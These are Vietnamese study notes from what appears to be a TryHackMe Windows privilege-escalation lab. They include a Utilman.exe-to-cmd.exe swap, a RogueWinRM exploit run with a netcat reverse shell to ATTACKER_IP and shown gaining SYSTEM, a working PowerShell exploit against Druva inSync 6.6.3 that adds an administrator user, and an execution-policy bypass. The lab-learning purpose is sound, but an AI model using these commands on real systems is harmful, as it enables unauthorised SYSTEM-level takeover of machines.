
NOTE: chủ sở hữu 1 file ko có nghĩa là có full quyền vs file đó, mà có thể chỉ định ai có quyền j vs file đó ?.

- Để cung cấp cho user của mình có full quyền trên utilman.exe có thể dùng:

```
C:\> icacls C:\Windows\System32\Utilman.exe /grant THMTakeOwnership:F  
processed file: Utilman.exe  
Successfully processed 1 files; Failed processing 0 files
```

Thế utilman bằng 1 bản sao của cmd.exe


- kích hoạt utilman (nut lock)
- Click "Ease of Access" button chạy utilman.exe với đặc quyền SYSTEM. Vì đã thay thế bằng cmd nên được



### SeImpersonate / SeAssignPrimaryToken

Những đặc quyền này cho phép một quá trình mạo danh( tạo một quy trình hoặc luồng trong sự bảo mật của người khác dùng) người dùng khác và hành động thay mặt họ.

VD: Muốn có một dịch vụ FTP đang chạy với người dùng, ko mạo danh nếu người dùng này Ann đăng nhập vào máy chủ FTP và cố truy cập vào các tệp của user này, dịch vụ FTP sẽ cố truy cập chúng bằng mã thông báo truy cập của nó thay vì của Ann



Trong hệ thống Windows sẽ thấy rằng LOCAL SERVICE and NETWORK SERVICE ACCOUNTS đã có các đặc quyền SeImpersonate hoặc SeAssignPrimaryToken. Vì các acc này sử dụng để tạo ra các dịch vụ sử dụng acc bị hạn chế nên vc cho phép chúng mạo danh user kết nối nếu dịch vụ cần là hợp lý. IIS cũng sẽ tạo một acc mặc định tương tự gọi là "iis apppool\defaultappool" cho các ứng dụng web

Để nâng cao đặc quyền bằng cách sử dụng các acc như vậy, attacker cần:

- Để tạo 1 quy trình để user có thể kết nối và xác thực với nó để mạo danh ok
- Tìm cách buộc người dùng đặc quyền kết nối và xác thực với quá trình độc hại tạo ra
- → sử dụng exploit RogueWinRM thực hiện cả 2 y.c trên

Giả định đã xâm phạm 1 website chạy trên IIS và đã cài đặt 1 shell trên http://MACHINE\_IP/

Sử dụng shell để check các đặc quyền được chỉ định của tài khoản bị xâm phạm và xác nhận rằng attacker giữ cả 2 đặc quyền trong tác vụ này:

Program

Run

PRIVILEGES INFORMATION

-----

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Để sử dụng RogueWinRM, cần upload exploit lên vitim ( tìm trong C:\tools\)

RogueWinRM exploit có thể thực hiện ok là vì bất cứ khi nào user khởi động dịch vụ BÍT trong Win nó sẽ tự động tạo kết nối đến port 5985 bằng cách sử dụng đặc quyền hệ thống. Port 5985 thường được sử dụng cho dịch vụ WinRM, ( sẽ cho thấy Powershell console được sử dụng từ xa thông qua mạng ( sample SSH n là dùng powershell)


Đầu tiên tạo 1 listener netcat để nhận 1 reverse shell trên máy của attacker `user@attackerpc $ nc -lvp 4442`

Sử dụng Web shell để kích hoạt RogueWinRM exploit bawg:

```
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe ATTACKER_IP 4442"
```

-p chỉ định file exe sẽ được run by the exploit.

-a được sử dụng để chuyển đổi các số đến tệp thực thi vì để nc64.exe thiết lập một reverse shell chống lại attackbox



```
← → ↻ 10.10.44.44

Program c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe 10.6.60.76 4442"

Run

Listening for connection on port 5985 ....
BITS is running... Waiting 30 seconds for Timeout (usually 120 seconds for timeout)...

Received http negotiate request

Sending the 401 http response with ntlm type 2 challenge

Received http packet with ntlm type3 response

Using ntlm type3 response in AcceptSecurityContext()

BITS triggered!

[+] authresult 0
NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

Tạo dc 1 reverse có quyền SYSTEM

```
user@attackerpc$ nc -lvp 4442
Listening on 0.0.0.0 4442
Connection received on 10.10.175.90 49755
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
nt authority\system
```

## Abusing vulnerable software - lợi dụng các phần mềm dễ bị tấn công: Unpatched Software:

Phần mềm được cài đặt trên hệ thống victim có thể sd để leo thang đặc quyền qua nhiều cách. Cũng như drivers các tổ chức và người dùng có thể không cập nhật thường xuyên

List các phần mềm dc cài đặt trên hệ thống và các bản vá của nó

`wmic product get name,version,vendor` # có thể không trả về all tùy thuộc vào một số chương trình được cài đặt, chúng có thể không được liệt kê ở đây.

Sau khi thu thập được thông tin version, có thể tìm kiếm các khai thác hiện có trên phần mềm đã cài đặt trực tuyến trên các website như exploit-db, packet storm hoặc Google


### Case Study: Druva inSync 6.6.3

Victim đang chạy trên Druva inSync 6.6.3 nên dễ bị leo thang đặc quyền theo báo cáo matteo Malvica. Lỗ hổng bảo mật ở đây là kết quả của một bản vá lỗi được áp dụng trên một số hổng khác được báo cáo ban đầu cho version 6.5.0

Druva inSync 6.6.3 dễ bị tấn công vì nó chạy một máy chủ RPC (Remote Procedure Call - là một cơ chế cho phép một process hiện các chức năng) trên port 6064 với các đặc quyền SYSTEM, chỉ có thể truy cập từ localhost.

với th Druva inSync có 1 process được clear trên cổng 6064 cho phép bất kỳ ai y.c thực hiện bất kỳ lệnh nào. Vì máy chủ RPC chạy dưới dạng SYSTEM bất kỳ lệnh nào cug được thực thi với đặc quyền SYSTEM

Giao tiếp tại port 6064:



1. chứa 1 strings cố định
2. y.c muốn thực hiện procedure number 5 ( thủ tục để bị tấn công sẽ thực thi mọi payload attacker đề ra)
3. &4. sử dụng để gửi độ dài của lệnh và chuỗi lệnh sẽ được thực thi tương ứng

Sử dụng list payload sau trong victim để nâng cao quyền và truy xuất đc flag

```

$ErrorActionPreference = "Stop"

$cmd = "net user pwnd /add" # tạo mot user co ten trong he thong n ko gans cho cac quyen administrator
# the bang lenh : net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add
# se tao user co pass SimplePass123 va them pass do vao administrators' group
$s = New-Object System.Net.Sockets.Socket(
    [System.Net.Sockets.AddressFamily]::InterNetwork,
    [System.Net.Sockets.SocketType]::Stream,
    [System.Net.Sockets.ProtocolType]::Tcp
)
$s.Connect("127.0.0.1", 6064)

$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v0002]")
$rpcType = [System.Text.Encoding]::UTF8.GetBytes("([char]0x0005)`0`0`0")
$command = [System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4\...\Windows\System32\cmd.exe /c $cmd");
$length = [System.BitConverter]::GetBytes($command.Length);

$s.Send($header)
$s.Send($rpcType)
$s.Send($length)
$s.Send($command)
  
```

( thực thi trực tiếp trên powershell (có sẵn trên victim tại C:\tools\Druva\_inSync\_exploit.txt)


Nếu thành công → dùng pwnd xác minh user tồn tại và trong nhóm administrators' group

```

PS C:\> net user pwnd
User name                pwnd
Full Name
Account active           Yes
[...]

Local Group Memberships  *Administrators      *Users
Global Group memberships *None
  
```

cười cùng :



lấy flag type C:\Users\Administrator\Desktop\flag.txt

## Tools of the Trade

### WinPEAS

**WinPEAS** là một kịch bản được phát triển để liệt kê hệ thống mục tiêu để cung cấp thông tin để tìm kiếm sự leo thang đặc quyền

### PrivescCheck

**PrivescCheck** là 1 tập lệnh powershell tìm kiếm leo thang đặc quyền phổ biến trên victim. Và nó cung cấp 1 giải pháp để thể WinPEAS mà ko y.c file exe (ko hữu)

Cần bypass the execution policy restrictions ( chính sách thực thi) bằng lệnh

```
PS C:\> Set-ExecutionPolicy Bypass -Scope process -Force
PS C:\> . .\PrivescCheck.ps1
PS C:\> Invoke-PrivescCheck
```

test trên con bài trước

```

Select Command Prompt - powershell
KB4470788 Security Update NT AUTHORITY\SYSTEM 12/12/2018 8:37:59 AM
KB4577586 Update 1/1/1601 12:00:00 AM
KB4470502 Update 1/1/1601 12:00:00 AM
KB4601555 Update 1/1/1601 12:00:00 AM
KB4480856 Update 1/1/1601 12:00:00 AM

+-----+-----+-----+-----+
| TEST | UPDATES > System up to date? | VULN |
+-----+-----+-----+-----+
| DESC | Enumerate the installed updates and hotfixes and check whether a patch was applied in the last 31 days. |
+-----+-----+-----+-----+
[*] Found 1 result(s).

HotFixID Description InstalledBy InstalledOn
-----
KB5001568 Update NT AUTHORITY\SYSTEM 3/17/2021 3:33:33 PM

+-----+-----+-----+-----+
| TEST | MISC > Endpoint Protection | INFO |
+-----+-----+-----+-----+
| DESC | Enumerate installed security products (AV, EDR). This check is based on keyword matching (loaded DLLs, running processes, installed applications and registered services). |
+-----+-----+-----+-----+
[*] Found 24 result(s).

ProductName Source Pattern
-----
AMSI Loaded DLL OriginalFilename=amsi.dll
AMSI Loaded DLL InternalName=amsi.dll
AMSI Loaded DLL FileName=C:\Windows\SYSTEM32\amsi.dll
Windows Defender Installed application Name=Windows Defender
Windows Defender Installed application Name=Windows Defender
Windows Defender Installed application Name=Windows Defender Advanced Threat Protection
Windows Defender Loaded DLL FileName=C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2205.7-0\MPCLIENT.DLL
Windows Defender Loaded DLL FileName=C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2205.7-0\MpOav.dll
Windows Defender Running process Name=MpEng
Windows Defender Running process ProcessName=MpEng
Windows Defender Running process ProcessName=SecurityHealthService
Windows Defender Running process Name=SecurityHealthService
Windows Defender Service DisplayName=@C:\Program Files\Windows Defender\MpAsDesc.dll,-320
Windows Defender Service DisplayName=@C:\Program Files\Windows Defender\MpAsDesc.dll,-370
Windows Defender Service DisplayName=@C:\Program Files\Windows Defender\MpAsDesc.dll,-330
Windows Defender Service ImagePath="C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2205.7-0\MsMpEng.exe"
Windows Defender Service DisplayName=@C:\Program Files\Windows Defender\MpAsDesc.dll,-310
Windows Defender Service ImagePath="C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2205.7-0\WISrv.exe"
Windows Defender Service RegistryPath=HKLM\SYSTEM\CurrentControlSet\Services\SecurityHealthService
  
```

## WES-NG: Windows Exploit Suggester - Next Generation

mấy tthk trên có thể bị phát hiện bởi AV và sẽ bị xóa khi run.

→ bypass bằng WES-NG run tại attackbox ( đây là 1 tệp lệnh Python )

install → update → tham chiếu đến data mà nó tạo ra để check các bản vá bị thiếu có thể gây ra lỗi hỏng bảo mật mà từ đó có thể sd để leo thang đặc quyền trên con victim

cần chạy systeminfo trên victim và chuyển file output đến attackbox

```
user@kali $ wes.py systeminfo.txt
```

## Metasploit

```

multi/recon/local_exploit_suggester
# liệt kê các lỗ hổng có thể ảnh hưởng đến victim -> nâng quyền
  
```

```

"\"flag.txt\" is not recognized as an interna
operable program or batch file.

C:\Users\taskusr1\Desktop>type flag.txt
type flag.txt
THM{TASK_COMPLETED}
C:\Users\taskusr1\Desktop>
  
```